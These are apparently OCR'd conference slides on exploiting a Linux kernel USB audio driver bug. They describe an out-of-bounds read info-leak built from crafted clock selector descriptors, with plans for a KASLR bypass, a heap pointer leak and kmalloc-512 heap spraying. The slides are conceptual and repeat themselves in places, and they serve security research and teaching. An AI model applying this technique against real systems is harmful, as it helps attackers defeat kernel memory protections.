
# Exploitation Technique

Info Leak Lookup Table:

- Treat each selector we include as an item in a lookup table.
- The amount of total selectors we can include is totally dependent on the kmalloc cache size we are targeting.
- We can position the final selector that will actually trigger the leak (bNrInPins == 255) at the end of our payload to control the leak window size.
- If OOB memory matches a selector ID we get it sent over USB control message

NOTE:

We can target ANY kmalloc cache with this technique.




# Exploitation Limitations

```
static int __uac_clock_find_source(struct snd_usb_audio *chip,
                   struct audioformat *fmt, int entity_id,
                   unsigned long *visited, bool validate)
{
    struct uac_clock_source_descriptor *source;
    struct uac_clock_selector_descriptor *selector;
    struct uac_clock_multiplier_descriptor *multiplier;

    entity_id &= 0xff;

    if (test_and_set_bit(entity_id, visited)) {
        // bitmap containing the bit position of the entity id that is entered
        usb_audio_warn(chip,
             "%s(): recursive clock topology detected, id %d.\n",
             __func__, entity_id);
        return -EINVAL;
    }
  ...
```

```
3,2901,1418008108,-;usb 2-2.1: clock source 41 is not valid, cannot
use
 SUBSYSTEM=usb
 DEVICE=c189:142
4,2902,1418011012,-;usb 2-2.1: __uac_clock_find_source(): recursive
clock topology detected, id 0.
 SUBSYSTEM=usb
 DEVICE=c189:142
4,2903,1418014721,-;usb 2-2.1: __uac_clock_find_source(): recursive
clock topology detected, id 0.
 SUBSYSTEM=usb
 DEVICE=c189:142
4,2904,1418017224,-;usb 2-2.1: __uac_clock_find_source(): recursive
clock topology detected, id 0.
 SUBSYSTEM=usb
 DEVICE=c189:142
4,2905,1418019252,-;usb 2-2.1: __uac_clock_find_source(): recursive
clock topology detected, id 0.
 SUBSYSTEM=usb
 DEVICE=c189:142
4,2906,1418021278,-;usb 2-2.1: __uac_clock_find_source(): recursive
clock topology detected, id 0.
 SUBSYSTEM=usb
 DEVICE=c189:142
4,2907,1418023448,-;usb 2-2.1: __uac_clock_find_source(): recursive
clock topology detected, id 0.
 SUBSYSTEM=usb
 DEVICE=c189:142
4,2908,1418025851,-;usb 2-2.1: __uac_clock_find_source(): recursive
clock topology detected, id 0
```

# Exploitation Limitations

- **We cannot repeat values...**
- **We don't know the order of the bytes we're leaking...**




# Exploitation Limitations

- **We cannot repeat values**
  - **If we pad with any value we will use up the ability to leak it again**

Solution:

- Choose selector IDs that you don't need
- Use this value as the padding value to control leak window size
- Use selector IDs as our lookup table (0-254).
- The smaller the window, the greater chance we have of leaking an arbitrary 8 byte value (assuming no repetitions) with a big lookup table of values.



# Exploitation Limitations


- **We cannot repeat values**
  - **If we pad with any value, we will lose the ability to leak it again**

Solution:

- Choose selector IDs that you don't need
- Use this value as the padding value to control leak window size
- Use selector IDs as our lookup table (0-254).
- The smaller the window, the greater chance we have of leaking an arbitrary 8 byte value with a big lookup table of values.

Caveats:

- If the value is static, we can try to leak multiple times.
- If the selector range is too big for the cache size (i.e. 0-254), partition into smaller lookup tables and try multiple times.




# Exploitation Limitations

- **We cannot repeat values**
  - **What if the value we're leaking has repeated bytes?**

Partial Solution... kinda:

- Infer any low-order bytes that's are a known value (e.g. 0xffffffffeab10000)
- The more values you can infer, the less bytes you technically have to leak.



# Exploitation Limitations


- **We cannot repeat values**
  - **What if the value we're leaking has repeated bytes?**

Partial Solution... kinda:

- Infer any low-order bytes that's are a known value (e.g. 0xffffffffeab10000)
- The more values you can infer, the less bytes you technically have to leak.


Example (0xffffffffeab10000):

- Bottom two LSBs are zero for above pointer.
- We will use up 0xff as our padding value early on.
- We only have to leak: 0xea, 0xb1



# Exploitation Limitations

- **We don't know the order of the bytes we're leaking...**




# Exploitation Limitations

- **We don't know the order of the bytes we're leaking...**

Solution:

- Leak and collect all values present in the 8 byte leak window
- Perform the leak one last time ONLY with the values you collected as your lookup table.
- When the kernel is "finding" your leak data you will leak the data in order since you know what values to look for.



# Information Disclosure Primitive


- KASLR Bypass
- Heap Pointer Leak

# Information Disclosure Primitive

- KASLR Bypass
- Heap Pointer Leak

Obstacles:

- Adjacency!



# Adjacency

***Techniques Needed***

- Spray heap to achieve adjacent chunk next to our leak primitive.
- Spray primitive that targets kmalloc-512

***Problems***

- No userland, spray techniques with ioctl won't be possible.
- Limited to using USB devices + USB code to find spray objects.
- If we fail then, remove device and re-insert to start again
- Identify a heap object with a function pointer as first member of structure.

# Adjacency

